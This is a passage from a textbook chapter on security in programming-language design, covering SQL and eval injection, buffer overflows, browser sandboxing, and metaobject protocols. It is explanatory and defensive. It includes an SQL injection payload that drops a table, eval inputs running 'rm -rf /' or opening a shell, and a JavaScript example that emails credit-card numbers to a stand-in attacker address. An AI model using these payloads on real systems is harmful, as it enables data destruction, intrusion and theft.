This is not as simple as it sounds. Many browsers forgive bad HTML, so a developer must be careful to strip out any invalid but accepted version of a script tag. In addition, the onload, onclick, etc. attributes of all tags must be removed. A developer may have difficulty ensuring that every problematic feature has been identified and resolved. One approach here is to parse the text and convert it to a Document Object Model (DOM), cleaning any badly-formed tags and discarding those that are not recognized. In this case, however, the parsing function must be compatible with the latest browser features, or the function might be unnecessarily strict.

This scenario presents an ideal opportunity for a language or framework designer. However, sanitizing HTML is a difficult task, and should be done with care by someone who understands the process, including all of the browser variations. A language designer could help avoid a myriad of substandard protections by producing a standard library function for this task.

35.1.2 SQL Injection

SQL injection is another form of code injection. In this case, the attacker submits arbitrary SQL to a form field. If the developer does not validate the input, the attacker can use it to execute arbitrary SQL on the server. This could cause much disruption or damage to the system, allowing an attacker to drop tables, add administrative accounts, etc.

Example of an Attack

The webcomic XKCD covered this issue in a humorous and nicely succinct way [35.9]. We will replicate here in the form of an example. We will start with a simple schema for students:

```
CREATE TABLE students (
 first_name varchar(60),
 last_name varchar(60) );
```

Now, a webform will allow students to enter their names.

```
<h1>Please enter your name</h1>
<form action="add_student.php"
                 method="POST">
<label>First name</label>
<input name="fname" type="text">
                          <br />
<label>Last name</label>
<input name="lname" type="text">
                    <br /><br />
<input type="submit" />
</form>h
```

On the back-end, a MySQL database is used. When the input is entered, the query is built up as a string.

```
$fname = $_POST['fname'];
$lname = $_POST['lname'];
$sql_str = "INSERT INTO students
  VALUES ('$fname', '$lname');";

mysql_query($sql_str, $con);
```

This works just fine, until one day a mother with a slightly twisted sense of humor takes advantage of the situation and specifies a first name of "`Robert'); DROP TABLE students; --`". On the back end, this produces the following query:

```
INSERT INTO students
            VALUES ('Robert');
DROP TABLE students; --', '');
```

As a result, all student records are now lost. This attack was merely disruptive. A more insidious attack might have changed a student's grade, or even created an administrator account. When protections are inadequate or breached, the attacker has a tremendous amount of power over the system.

Defense

Defending websites against this kind of attack within applications is easy. Most database libraries offer a safe way to run queries that will automatically escape the input. The above code could be simply fixed by changing two lines:

```
$fname = mysql_real_escape
       _string($_POST['fname']);
$lname = mysql_real_escape
       _string($_POST['lname']);
```

Unfortunately, preventing inexperienced developers from bypassing safety features is difficult, increasing the potential omission of these important features from the process of building queries. However, solutions exist to address this problem.

In Ruby on Rails, for example, developers almost never write SQL. Instead, persistence is handled through the ActiveRecord object-relational tool [35.10]. The web developer generally does not need to write SQL queries, which reduces the likelihood of a SQL injection vulnerability; this fact itself may be a benefit of object-relational mapping (ORM) tools.

Magic Quotes

If enabled, the "magic quotes" feature in PHP automatically escapes quotes in the input and would prevent the type of attack we illustrated earlier.

In general practice, however, this feature has been a disaster. First, quote marks are escaped with a backslash, which is not supported by all databases. Second, legitimate quotes are also escaped, meaning that developers would need to un-escape the quotes and therefore would lose any potential security benefit.

Most seriously, the feature does not completely prevent SQL injection attacks; by using alternate character encodings, an un-escaped quote can still be inserted [35.11].

Protecting developers from novice mistakes is advisable, but the magic quotes feature is not the best solution.

The magic quotes feature has been deprecated as of PHP 5.3.0 and will be removed from PHP 6.0.0 [35.4].

35.1.3 Eval Injection

The `eval` function, the feature that arguably poses the greatest danger to any programming language, takes a string representing arbitrary code and executes it. This feature, found in PHP, JavaScript, and Ruby, among others, is widespread because it gives programmers a tremendous amount of flexibility and control. In this section, we will focus on the application of `eval` to Ruby, which demonstrates some interesting variations of the function's use.

"The Pickaxe book," as it is commonly known to Ruby developers, uses an online calculator to illustrate the risks [35.12]. It uses `eval` to execute any command entered into the computer. However, this effectively gives shell access to any user. Therefore, entering `system("rm -rf /")` into the calculator would have pronounced effects.

Ruby offers some interesting tools to protect itself from this problem. The first is that it features a `$SAFE` variable that can be specified on the command line. By using this function, the administrator can protect the program from certain operations. This feature has 5 security levels, and the level can be tightened as needed but, as a rule, never lowered. Unfortunately, Ruby's default level is 0, the most penetrable, so most programs using this language probably run without adequate protection.

On a related point, Ruby tracks variables originating from an external source. Even if the `$SAFE` level is set to 0, a programmer can continue to track the variables deemed safe through the `tainted?` method.

Although these features are beneficial, Ruby offers superior alternatives to using `eval`, even in a safe mode. Specifically, it has a few variants of `eval`: `instance_eval`, `class_eval`, and `module_eval`. These are discussed in David Black's "Ruby for Rails" book [35.13]. In their basic form, these methods evaluate strings within different scopes, making them no safer than the `eval` method itself. The interesting distinction is that they can also evaluate blocks of code, which is much safer.

These methods offer a great deal of flexibility, and when they are used with code blocks instead of strings, there is no risk of a code injection attack. Since strings are not used to build up the commands, there is no possibility of a code injection attack. Consider the following class definition:

```
class Employee
  attr_reader :name
  def initialize(name, ssn)
    @name, @ssn = name, ssn
  end
end
```

Later, suppose a developer needs access to the private field `@ssn`. If unable to modify the original source directly, adding the following code would work:

```
class Object
  def exec_cmd(cmd)
    eval cmd
  end
end
```

Now the developer can use `exec_cmd` to pass in any string and execute it within the context of the object. In spite of accomplishing this task, the greater danger of creating an eval injection security breach now exists. If this function is ever used to pass a user-entered string, an attacker could then enter `system('sh')` to gain shell access to the server.

This new function is effectively the same as the unsafe version of `instance_eval`. However, by using code blocks, the same outcome can be achieved with no risk. In the following code example, we display all three versions, all of which yield the same result.

```
bob = Employee.new("Bob",
                   555441234)
bob.exec_cmd "puts @ssn"
                          #unsafe
bob.instance_eval "puts @ssn"
                          #unsafe
bob.instance_eval{ puts @ssn }
                          #safe
```

However, a language designer may prefer to disallow programs like the previous example. This is certainly a valid approach, but if the designer decides to permit this level of control, offering a clean solution is more desirable. The temptation to use `eval` may be too strong for developers to resist. The best course of action for a language designer is to simply omit this feature, and perhaps offer safer alternatives.

35.2 Buffer Overflow Attacks

A buffer overflow, occurring when information is prepared outside of the bounds of a fixed-size buffer, has been one of the most pervasive system vulnerabilities, but fortunately several solutions exist. For example, using secure libraries can eliminate the problem. The challenge, however, is not knowing when exactly your libraries are truly secure. Daniel Bernstein, faced with this problem designing Qmail, avoided using many of the standard C libraries in favor of writing his own, more secure versions [35.14].

It may seem counterintuitive to focus on this issue from the perspective of a language designer, but more recent languages do not have this vulnerability. For the most part, this is largely a C programming concern, and one that has been resolved in modern programming languages. Nonetheless, looking at the handling of this issue by C compiler writers gives us a better understanding of methods, including some less obvious approaches, available for eliminating the vulnerability. Depending on the goals of the language designer, one of these other solutions might be preferable.

35.2.1 Example Attack

Buffer overflows are a well understood but continuing problem. As one recent example, this problem affected the functioning of the Nintendo Wii game console. In the game "Legend of Zelda: Twilight Princess," the player can name the main character's horse. Setting the horse's name to a long string caused the system to crash, reboot, and run a loader program, if available. Before Nintendo released a patch, gamers were able to use this glitch to load and run their own custom Wii games [35.15].

A buffer overflow occurs when a write is performed outside the bounds of an array. Here is a fairly harmless example.

```
int main(int argc, char *argv[])
                               {
  int testVal = 42;
  int i, foo[10];
  for (i=0; i<=10; i++) {foo[i]
                            = i; }
  printf("%d\n", testVal);
}
```

This off-by-one error just overwrites testVal. An attacker can use this function to overwrite key values in the program, but overwriting the return address, and thereby relinquishing and transferring control to an attacker-controlled code, would be a more serious concern.

35.2.2 Runtime Checking

The simplest and most widespread solution is to check access at run time. For example, the Java Virtual Machine (JVM) verifies that access is within the array bounds. Without verification, an exception is thrown [35.16]. Many modern languages use a similar approach. Access is tested at run time, and the presence of a violation in the program will raise an error or simply crash.

Throwing an exception gives the programmer an opportunity for recovery, which is the preferred option despite increasing the complexity of the language.

35.2.3 Canaries

The use of *canary values*, a concept pioneered by StackGuard [35.17], was an approach proposed for making C programs safe. The name *canary* is a reference to the canaries once used by coal miners; if the canary died, the miners knew that they had detected a pocket of poisonous gas, and would immediately exit the mine.

A canary value is written before the return address, and the program will check this value before returning. Any modification of the value indicates a possible attack, and the program terminates. Attackers might be able to guess the canary value, so variants that use a random value for the canary help mitigate this risk.

The canary-in-the-mine analogy is very applicable. Unlike the approach taken by safe languages, a canary does not stop a buffer overflow. Like the canary in the mine, the canary value is only used to identify a problem so that other measures may be taken.

Cowan et al.'s compiler also includes a safer option called MemGuard [35.17]. MemGuard writes the return address to a protected virtual page in memory and then intercepts any attempted writes with a trap handler. As a result, it is noticeably slower than StackGuard, but it is possible to continue operating after a buffer overflow has occurred. By combining these two approaches, a program can be run normally with StackGuard, followed by a return to MemGuard after an attack has been attempted and successfully thwarted. This is analogous to the canary in the coal mine in that operations can return to normal only when the danger has been neutralized or an environment is otherwise considered safe.

Canary values offer the possibility of operating at blistering speeds with some degree of safety, but it seems unlikely that programmers concerned primarily with speed would want to use any language other than C. Thus, the usefulness of canary values in modern language design is perhaps questionable.

35.2.4 Fault-Tolerant Approaches

A common tactic for handling a buffer overflow is to simply let the program fail. This is the easiest and arguably the safest approach. Throwing exceptions or errors is another alternative, but this recovery mechanism puts an undue burden on developers.

However, programs can often continue to operate safely despite the presence of small errors [35.18]. Fault-tolerant systems are designed to deal with the unavoidable fact that hardware fails, prompting the question: Is it reasonable to apply a similar approach to software, realizing that software bugs might also be unavoidable? If an application is truly mission-critical, continued operation after detecting an error might be essential.

In this section, we will explore some solutions that attempt automatic recovery.

Failure-Oblivious Computing

Rinard et al. propose an interesting alternative [35.19]. The authors create a safe C compiler that will generate a failure-oblivious code. The intent is for the code to continue to run safely, overcome the problem, and hopefully recover.

Invalid writes are discarded, while invalid reads return a manufactured value. As a result, buffer overflow is eliminated without forcing the application to terminate. This strategy is not without risk: the lost write or manufactured read could cause a problem later in the application. In addition, the very fact that the application does not crash could prevent programmers from finding a solution to the problem; the authors note this as a variant of "the bystander effect [35.19]."

Nonetheless, for some applications, this strategy might be a better option than simply terminating the program.

Boundless Memory Blocks

The failure-oblivious strategy can be extended further. Rather than simply discarding out-of-bounds writes, a hashtable can be used to store them for later retrieval in a concept known as "boundless memory blocks [35.20]."

However, there is an added risk associated with this practice. With no bounded limit on the size of a block of memory, an attacker could attempt to drain all available memory from a system until the application crashed. To defend against an attack of this nature, the size of the hashtable can be kept to a fixed size containing only the most recent writes [35.20]. Reading older values can be achieved using failure-oblivious computing.

When to Use These Methods

Obviously, the best strategy will vary for any given application. One of the strengths of Rinard et al.'s method is that the code can be customized to work normally, to be failure-oblivious, or to use boundless memory blocks [35.19]. This allows developers and testers to write code without safeguards, hopefully making bugs easier to identify. The finished code can be run in production with an additional safety net to detect problems overlooked during development.

35.3 Client-Side Programming: Playing in the Sandbox

There was a time when the internet did little other than display information to viewers. The only difference between a web page and a printed newspaper article was a matter of convenience.

Today, web applications have become increasingly interactive, rendering server-side only applications less satisfying for users who have come to expect much more from their online experience.

One interesting twist to client-side programming is the reversal of trust assumptions. In server-side programming, security issues emphasize measures programmers can take to protect applications from malicious users. In client-side programming, the roles and priorities are reversed; the focus is on language designed to protect the user from a malicious programmer.

We will explore security models of the two languages that have been central to the evolution of client-side programming. Java applets, once believed to be the future of computing, did not achieve a level of popularity that many predicted, even though the ideas it embodies remain very influential. In contrast, JavaScript, considered a toy language early in its life, was initially used to do little more than add small bits of interactivity. Today, this language is arguably the greatest tool for developing interactive online applications.

35.3.1 Java

More so than any other mainstream programming language, Java writers carefully considered security as part of its design. Buffer overflows and other low-level errors that had bedeviled C and C++ developers became a problem of the past. In particular, Java's designers devoted a great deal of attention to developing code that could run securely in a web browser.

Java applets have become a small-time player in the client-side programming space, but many of the same concepts made it work successfully for mobile devices. Until the advent of the iPhone, J2ME was almost ubiquitous on cell phones. Sun has also attempted to bring Java back to the browser with Java Web Start, though so far with limited success. For all of its failures and successes, Java's security model is worthy of serious study.

Bytecode Verifier

JVM bytecode is one of the hallmarks of Java, and a key component in the design of applets. Bytecode is not machine code so it is highly portable. However, the code may not have been compiled by a trusted source, necessitating verification before execution in a process involving four passes [35.16].

The first pass occurs load time, and checks to ensure the basic format is correct. For example, if the file appears to be truncated or to have extra bytes at the end, verification will fail.

The second pass happens at link time and involves a slightly more sophisticated level of verification. For example, it verifies that all classes, excluding `Object`, have a parent and that no class marked as final is extended.

The third pass also occurs during link time, and entails checking for errors in the typing information regardless of the program's path. This pass, the most elaborate verification step, may require some fairly complex data flow analysis [35.21].

The fourth and final pass is performed when a piece of code is run for the first time. Although this means that there is an additional penalty to be paid at runtime, the delay prevents the overhead of verifying unused methods or classes. It loads and verifies referenced classes to confirm that they actually exist, have the appropriate type, and can be accessed by the executing method.

Java 2 Micro Edition (J2ME) has an additional step. An additional pre-verification step was added for a mobile device to avoid running the full verification process, which was considered too onerous for such a device. This may have helped J2ME succeed where applets did not – completing a portion of the verification process in advance accelerates the loading of J2ME applications.

The verifier attempts to balance two often conflicting goals: performance and security. A greater amount of verification carried out at load time or link time, or by an offline tool like J2ME's preverifier, means less testing at run time is required. This does not eliminate the need for run-time checks, but it does reduce the burden.

Java Security Manager

When the class loader loads a file, it tracks the location from which the code was loaded, the individual who signed the code, and which permissions the code has by default [35.22]. Code signing is a newer addition to Java security, and it has enabled more finely-grained policies to be used.

The central classes comprising the security policy are `java.lang.SecurityManager` and `java.security.Policy`. In Java's typical modular fashion, both of these may be redefined, but come with a default.

Applications from the local file system are not run with a `SecurityManager` unless one is specified programatically or with a command line argument. This allows careful users to execute local applications with a greater degree of caution if desired.

In contrast, applets and Java Web Start applications are run with a `SecurityManager`. The default `Policy` for Java uses several text files configured with the security information. This method allows different permissions to be granted for a variety of code.

The default `SecurityManager` evaluates the entire call stack to confirm that the action is permitted when an attempt is made to run protected code. If any piece of code does not have the required permissions, an exception is thrown.

35.3.2 JavaScript

Java applets were expected to have a prominent role in the future – applications run from a remote server, with a reasonable level of security. In contrast, JavaScript was originally seen as a good tool for quick dialog boxes, but not much else.

The visionaries were incorrect. With the advent of Ajax applications, JavaScript became the premier technology for creating rich, interactive applications online. The reasons for its purpose in this case are not totally clear. JavaScript's quick startup time may have been a key advantage. Another explanation is perhaps its close ties to HTML. Building a quality interface with JavaScript and HTML is much easier than creating one with Java's libraries.

Whatever the reason, JavaScript has thrived.

JavaScript's security policy is not nearly as sophisticated. The ECMAScript specification [35.23] does not address this point, resulting in security policies that vary from browser to browser. Nonetheless, JavaScript is an ideal example of a securely designed language that focuses on a specific domain (It should be noted that there are versions of JavaScript that run outside of the browser and follow none of these policies. Mozilla's Rhino implementation [35.24] is a good example of this).

Restricted Actions

In JavaScript, certain actions are just not possible in this language. Other actions are limited by configuration so that users can customize security features. The specifics vary by browser, but some general trends exist. These are discussed in more detail in David Flanagan's "Javascript: the Definitive Guide [35.25]."

One set of policies is aimed at preventing a malicious script from gaining access to a user's system. Scripts can neither directly access files, nor change the value of a HTML FileUpload element. Networking options are available, but generally limited. This makes it more difficult for the attacker to transfer any information gleaned through scripting.

Another set is designed to prevent scams from deceiving the user. Changing the text of the status line hovering over a linkIt is not possible. Sizing and resizing windows is also restricted to reasonable dimensions so that they cannot be hidden from the user. There are also some features like pop-up blockers designed to prevent disruptive actions.

Same-Origin Policy

One of the more complex rules of JavaScript security is the same-origin policy, first introduced by Netscape. The specifics of the limitations imposed by this feature vary by browser [35.25].

JavaScript programs have the ability to interact with different browser windows. This access needs to be limited, however, or a script from one website could read and modify the content on every open web page. A script has this access, but only for sites that share the same origin, defined by Mozilla as the combination of the page's domain, protocol, and port [35.26]. For instance, `http://www.example.com:80/index.html` could access any page on `www.example.com`, as long as the port was 80 and the protocol http.

The rationale for the domain/port portion is fairly obvious – one website cannot access another's information. The reason for the protocol restriction is a little more subtle. Without this barrier, an insecure page (http protocol) could access a secure one (https protocol). An attacker could gain access to a user's confidential information if this limitation did not exist and an XSS vulnerability existed.

The domain limitation can be constraining to developers if the site has multiple servers. As a result, Mozilla allows the domain portion to be broadened by setting the `document.domain` property. This exception only allows access to other areas within the company's top level domain. Thus, a page from `pages.fun.example.com` could be configured to access anything in `fun.example.com` or in `example.com`, but not in `ample.com` or in solely `com`.

A key point is that the limitation applies to the pages themselves, not to the location of the scripts. The script can be located anywhere, even on an attacker's server. This might be a tempting security restriction to add – after all, this would be a hindrance to carrying out XSS attacks. However, this would also prevent programmers from easily using legitimate scripts on another site, which would hinder "mashups". In language design, creating secure features is not sufficient, or even completely required. The goal is to create security features that programmers can tolerate.

Signed Scripts

Netscape and Mozilla, like Java, also have the ability to sign code [35.26, 27]. Signed scripts can request expanded privileges, including the ability to access the file system, access and modify the user's preferences, or violate the restrictions on window size. Users have the ability to adjust the degree of specificity in granting permissions by having a choice of six separate privileges.

This model is patterned after Java's, but JavaScript's flexibility highlights some interesting limitations [35.26]. As JavaScript objects can be almost totally redefined at run time, trusted and untrusted code cannot be mixed. If not for this limitation, an untrusted script might steal information from a trusted object, or redefine a trusted function to steal confidential information. As a result, no privilege is granted that has not been given to every script on the page.

Comparing JavaScript and Java for signed code makes an interesting case study. The enhanced flexibility of Javascript's core design means that for security policies to be effective they must be rigid.

Unfortunately, Internet Explorer does not have a similar concept, instead using "security zones" to grant privileges to different sites [35.28]. These privileges are entirely different from those granted by Firefox. As a result, the use of signed JavaScript is not widespread.

35.3.3 Comparing Applets and JavaScript

It is tempting to draw over-arching conclusions from JavaScript's triumph over Java in the client-side space by claiming, for example, that the former has a superior security policy. One could perhaps argue that Java's detailed security specification was too rigid compared to the domain-specific, pragmatic policies developed for JavaScript.

The truth of the matter is, of course, more complex. JavaScript was more successful than Java in client-side programming for many reasons, but a sound security design does not seem to be one of them. Disturbing as it may be, careful security design is often not a significant factor determining the success of a language. (This is a common criticism levied by security experts in most domains).

One of the most interesting observations made about the two languages is the difference in base assumptions. Java's security model appears to apply to any programming environment. JavaScript's various models are entirely limited to the browser, and usually to a specific browser at that. Java's more general approach may not have helped it excel in the client-side arena, but perhaps its ability to adapt a design to mobile devices is part of the reason for J2ME's success.

35.4 Metaobject Protocols and Aspect-Oriented Programming

Metaobject protocols and aspect-oriented programming are two comparatively new concepts in programming language design. Both approaches allow programmers to change the way a piece of code behaves without directly modifying the source, and thus make especially interesting cases for security. The additional control that these give to programmers offers tantalizing possibilities for securing an application. However, this trait could also be exploited by a malicious programmer to put an entire base of code at risk. We will cover both the benefits and the risks of these tools.

35.4.1 Metaobject Protocols

The designers of the Common Lisp Object System (CLOS) were faced with a dilemma. They introduced a new standard object system for Common Lisp when there were already several object systems in use. With a substantial amount of Lisp code already relying on these systems, CLOS's designers would either need to force developers to rewrite their libraries (and hurt the adoption of CLOS), or they would need to calibrate CLOS's interface to emulate the older object systems [35.29]:

> The prospective CLOS user community was already using a variety of object-oriented extensions to Lisp. They were committed to large bodies of existing code, which they needed to continue using and maintaining. ... although they differed in surface details, they were all based, at a deeper level, on the same fundamental approach.

The designers of CLOS found a third option – they created the first metaobject protocol (MOP). A MOP is an interface to a programming language that allows users to incrementally modify the behavior of the language. This is done through the use of metaobjects, which the authors of CLOS refer to as objects that "represent the program rather than the program's domain [35.29]." Put another way, they are objects designed to represent the semantics of a program. Changing metaobjects also modifies the behavior of the language. For example, a developer could modify the process by which the language looked up methods in an object, and effectively add multiple-inheritance.

CLOS's MOP provided a clean way for the designers to emulate the older object systems when they worked with legacy code. Therefore, the CLOS interface could be kept simple, and the old code would not need to be refactored. This concept has since been included in a number of programming languages, including Smalltalk, Ruby, and Groovy. Java does not have this feature, though plans for including it have been proposed [35.30, 31].

35.4.2 Aspect-Oriented Programming

Aspect-oriented programming (AOP) is a closely related concept. When MOPs were created, developers gained new modes for designing programs. Gregor Kiczales, one of the core developers of CLOS's MOP, first introduced the concept of AOP [35.32]. The first mainstream language designed specifically for AOP was AspectJ [35.33]. In general, a high degree of overlap exists between MOP and AOP research. The difference seems to be that MOP research is focused on language design, whereas AOP tends to study the application of these features, though the distinction is subtle.

AOP research concentrates on cross-cutting concerns [35.34]. A cross-cutting concern may be defined as a concern that affects many parts of a system, and as a result, is difficult to model with traditional object-oriented design. These concerns can be dealt with separately by dividing the logic into different "aspects."

In AOP terminology, a "pointcut" is the point within the main code into which the additional code, know as the "advice," should be inserted. Together, the pointcut and advice form an aspect [35.35].

The canonical cross-cutting concern is logging. A programmer may wish to trace the behavior of a given function or object. One option is to insert print statements, but this would clutter the source. Instead, by using an aspect, the programmer can intercept calls to the function and log its arguments. Depending on the design of the language, the tracing could even be limited to a single object instance.

35.4.3 Customizing a Language's Security

The assumptions that can be made when designing a general-purpose language are limited. For instance, a programmer designing a language targeting web-development might decide to escape HTML reserved characters on output automatically. Using the same language to write a spreadsheet program would irk developers and be a constant source of bugs.

A language manipulated by a MOP gives developers the ability to add in domain-specific policies. A framework designer can change the behavior of the language within a given context to make more reasonable decisions.

As one example, a server-side JavaScript MOP can be used to add an extra layer of security to sensitive information [35.36]. As described in the example from the original paper, the details of pending orders containing customer credit-card numbers is displayed on a page. This information is intended only for internal usage, but a careless mistake can leave the page open to the public. However, by specifying rules through the MOP, access to the credit-card numbers can be restricted even if a security gap is present.

Calls to obtain the credit card number must be intercepted for this scenario to work. In AOP terminology, the pointcut would be an attempt to get a value from an order. The advice code checks to make sure that the field is not sensitive, or that the person viewing the field is authorized to do so. The following code is modified from the original paper [35.36] for clarity:

```
var orderMO = Order.prototype.
                    __metaobject__;
var oldOrderGet = orderMO.get;
orderMO.get = function(thisObj,
                           prop) {
   if (prop=='creditCardNum' &&
!isAuthorized(thisObj.userId)) {
      return "***RESTRICTED***";
   }
   else return
     oldOrderGet(thisObj, prop);
}
```

The importance of this example is that the application designer could make a reasonable modification to the language, although it would be far too specific of a case to add to the language itself.

35.4.4 Security as a Cross-Cutting Concern

One of the benefits of MOPs is that the security policy can live separately from the rest of the code base [35.37, 38].

Security is another classic cross-cutting concern [35.38]. In traditional object-oriented design, security-related code could seep into all areas of an application. Gregor Kiczales calls this "TANGLING-OF-ASPECTS [35.34]." By keeping security code separate, overall modularity is improved.

Viega et al. describe an interesting application of this feature [35.37]. Using an AOP extension to C, the authors demonstrate that calls to `rand()` can be replaced with calls to a function returning cryptographic-quality random number. Consider the following example.

Suppose that we have developed a popular online solitaire game whose shuffle routine makes use of the following C function:

```
int chooseCard() {
   return rand() % 52;
}
```

We are inspired by the popularity of the solitaire game to build an online poker site, which will accommodate multiple players and, unlike our solitaire game, will involve monetary transactions. The results of poker games must now be truly random, or we could have a serious security problem [35.39]. Still, it would be convenient to adapt the card-shuffling algorithm used for solitaire. We could rewrite a secure card-shuffling library, but that might needlessly impose a performance penalty on the solitaire game. We could fork the code to create a secure and a nonsecure version, but that could be problematic in the future. Instead, by using AOP we can leave the original code alone. We will use the aspect provided in Viega et al's paper to replace calls to `rand()` with a `secure_rand()` function [35.37]:

```
aspect secure_random {
   int secure_rand(void) {
      /**
      * Secure call to
        random defined here.
      */
   }

   funcCall<int rand(void)> {
      replace {
         secure_rand();
      }
   }
}
```

What is interesting about this approach is that we do not need to modify the original source; it only need be available. This solution would have worked equally well if the library had originated from an open source project. We also reduce the likelihood of missing a `rand()` call than if we had to systematically track every single instance. Even if we did change every occurrence, there would be no protection from an inexperienced developer who subsequently adds in a call to `rand()` instead of `secure_rand()`. We would need to compile the card-shuffling library differently for our poker game than for the solitaire game so, admittedly, this would complicate the building process. However, it seems likely that a build process would be designed with somewhat more care than fixing a random bug.

35.4.5 Dangers of Metaobject Protocols

While the flexibility of MOPs and AOP gives us a great deal of control, it is also rife with possibilities for abuse. Security notwithstanding, some have criticized AOP techniques for making code less readable [35.40]. The readability issue aside, the security gaps provide attackers with some intriguing possibilities for gaining access. MOPs can be divided in a number of ways, but the main distinction is between implementing run-time and compile-time processes. Each type has different benefits and security risks. Some MOPs support both approaches, giving them the full range of benefits and risks. Some in this category include load-time MOPs [35.41], but for our purposes they behave more or less like compile-time MOPs.

Run-Time Metaobject Protocols

Run-time MOPs allow the language to be modified at run time. This is usually done by inserting hooks into the language that the programmer can modify. The behavior of these MOPs can be changed while the code is running, giving them greater flexibility. In addition, for language implementations without a compilation step, run-time MOPs might be the only option.

The downside of a run-time MOP is that performance overhead occurs even when the features are not in use. Perhaps of greater concern is its impact on security; a run-time MOP could allow an attacker to change the behavior of a program transparently through a code injection attack (if the system was vulnerable to one). For instance, consider replacing the example code used earlier with the following.

```
var oldOrderGet = orderMO.get;
orderMO.get = function(thisObj,
                         prop) {
   if (prop=='creditCardNum') {
      var ccNum =
            oldOrderGet(thisObj,
              'creditCardNum');
```

```
        email('attacker@
                example.com', ccNum);
    }
    return oldOrderGet(thisObj,
                            prop);
}
```

This is nearly identical to the original code, but instead of protecting access to sensitive fields, the information is now emailed to the attacker. Executing this action through a code injection attack would create no obvious sign a developer could use to trace the source of the problem. Rebooting the system, however, would end the attack.

A disgruntled developer could modify the source code to include this attack, creating a more persistent but also more easily detected flaw. The readability of the code would be problematic for the troubleshooting developer, but detecting a difference would help reveal the bug in the source code.

Some run-time MOPs rely on modified virtual machines instead. Attacks on system that include this type of MOP might not have any tell-tale signs in the original code, depending on the original design of the MOP.

Compile-Time Metaobject Protocols

Compile-time MOPs inject code at compile-time, and the absence of a performance penalty means they generally run much faster. This MOP type is also safer from an attacker trying to exploit a code-injection vulnerability to modify the program's behavior. Instead, an attacker would need to recompile the target source to undermine a compile-time MOP.

However, the risk to compile-time MOPs from a disgruntled employee is arguably higher. An ill-intended developer could modify the build process by inserting a new aspect that would make it difficult for another developer to isolate and identify the problem in the source code. Performing a new build would not remove the vulnerability unless the build process itself was repaired.

35.4.6 Should Metaobject Protocols Be Included in a Secure Language?

MOPs and AOP are both a blessing and a curse for security. The risks are not inconsequential, and yet these features also offer some excellent tools for making applications more secure. Unlike `eval`, the decision that is in the best interest of security is not clear.

Fortunately, research is underway to make a more secure MOP [35.41]. With a little effort, a language designer might be able to add this feature without an unreasonable level of risk. Nonetheless, the potential security vulnerabilities suggest that this feature is not something that can be added without carefully considering the benefits and costs.

35.5 Conclusion

In this chapter, we explored a number of security concerns that can be addressed through language (or framework) design. We have shown how code injection vulnerabilities can be avoided by offering developers good libraries and safe tools, and by eliminating dangerous features from the language. We discussed buffer overlow attacks, and presented some alternate strategies and their various benefits. We compared the client-side security models used by Java applets and JavaScript, and explained the reasons for their differences in language design and for applying similar security policies. Finally, we explored metaobject protocols and aspect-oriented programming, discussing their security value and the risks they might pose.

The vast majority of programmers are not security experts, and regrettably, security-conscious developers are probably in the minority. While programming language designers may not be able to address every possible security issue, they should prevent those that they reasonably can. To do otherwise is akin to not erecting a fence around a dangerous construction site, an act of criminal negligence.

A language designer must carefully consider the intended domain of the language and pay close attention to language features that carry a security risk. Good design is as much an art as a science. By understanding these issues and heeding our advice, language designers can help developers build secure applications.

References

35.1. J. Rafail: Cross-site scripting vulnerabilities, http://www.cert.org/archive/pdf/cross_site_scripting.pdf (last accessed 2009)

35.2. J. Grossman: WhiteHat website security statistics report, WhiteHat Security (2007) http://cs.jhu.edu/jason/papers/#istv91 (last accessed 2009)

35.3. S. Cook: Web developer's guide to cross-site scripting (2003) http://www.grc.com/sn/files/A_Web_Developers_Guide_to_Cross_Site%_Scripting.pdf (last accessed 2009)

35.4. PHP magic quotes (PHP manual) http://us.php.net/magic_quotes (last accessed 2009)

35.5. J. Grossman: Phishing with super bait, Black Hat Japan, Tokyo (2005) http://www.blackhat.com/presentations/bh-jp-05/bh-jp-05-grossman.pdf (last accessed 2009)

35.6. D. Reiersol, M. Baker, C. Shiflett: *PHP in Action: Objects, Design, Agility* (Manning Publications, Greenwich 2007)

35.7. Smarty: template engine homepage, http://www.smarty.net/ (last accessed 2009)

35.8. PHPTAL homepage, http://phptal.motion-twin.com/ (last accessed 2009)

35.9. R. Munroe: Exploits of a mom, http://xkcd.com/327/ (last accessed 2009)

35.10. Ruby on rails project page, http://rubyonrails.org/ (last accessed 2009)

35.11. C. Shiflett: Addslashes() versus mysql_real_escape_string() (Blog posting, 2006) http://shiflett.org/blog/2006/jan/addslashes-versus-mysql-real-escape-string (last accessed 2009)

35.12. D. Thomas: *Programming Ruby: the Pragmatic Programmer's Guide*, 2nd edn. (The Pragmattic Programmers, Raleigh 2005)

35.13. D. Black: *Ruby for Rails: Ruby Techniques for Rails Developers* (Manning Publications, Greenwich 2006)

35.14. D. Bernstein: The qmail security guarantee, http://cr.yp.to/qmail/guarantee.html (accessed 2009)

35.15. Twilight Hack, WiiBrew Wiki page, http://wiibrew.org/w/index.php?title=Twilight_Hack (last accessed 2009)

35.16. T. Lindholm, F. Yellin: *Java Virtual Machine Specification* (Addison-Wesley, Boston 2003)

35.17. C. Cowan, C. Pu, D. Maier, H. Hintony, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, Q. Zhang: StackGuard: automatic adaptive detection and prevention of buffer-overflow attacks, Proc. 7th conf. on USENIX Security Symp., USENIX Assoc., San Antonio (1998)

35.18. M. Rinard, C. Cadar, H. Nguyen: Exploring the acceptability envelope, Companion 20th ACM SIGPLAN Conf. on Object-oriented programming, systems, languages, and applications, San Diego (2005) 21–30

35.19. M. Rinard, C. Cadar, D. Dumitran, D. Roy, T. Leu, W. Beebee Jr.: Enhancing server availability and security through failure-oblivious computing, Proc. 6th Conf. on Symp. on Opearting Systems Design & Implementation, USENIX Assoc., San Francisco (2004)

35.20. M. Rinard, C. Cadar, D. Dumitran, D. Roy, T. Leu: A dynamic technique for eliminating buffer overflow vulnerabilities (and other memory errors), Proc. 20th Computer Security Applications Conf., IEEE Computer Soc. (2004) pp. 82–90

35.21. X. Leroy: Java bytecode verification: algorithms and formalizations, J. Autom. Reason. **30**(3/4), 235–269 (2003)

35.22. Java security overview, Sun Microsystems (2005), http://java.sun.com/developer/technicalArticles/Security/whitepaper/JS%_White_Paper.pdf, accessed 2009

35.23. ECMA-262: ECMAScript Language Specification, 3rd edn. (ECMA, Geneva 2008)

35.24. Rhino JavaScript homepage, http://www.mozilla.org/rhino/ (last accessed 2009)

35.25. D. Flanagan: *Javascript: the Definitive Guide*, 5th edn. (O'Reilly, Sebastopol 2006)

35.26. JavaScript security in Mozilla, http://www.mozilla.org/projects/security/components/jssec.html (last accessed 2009)

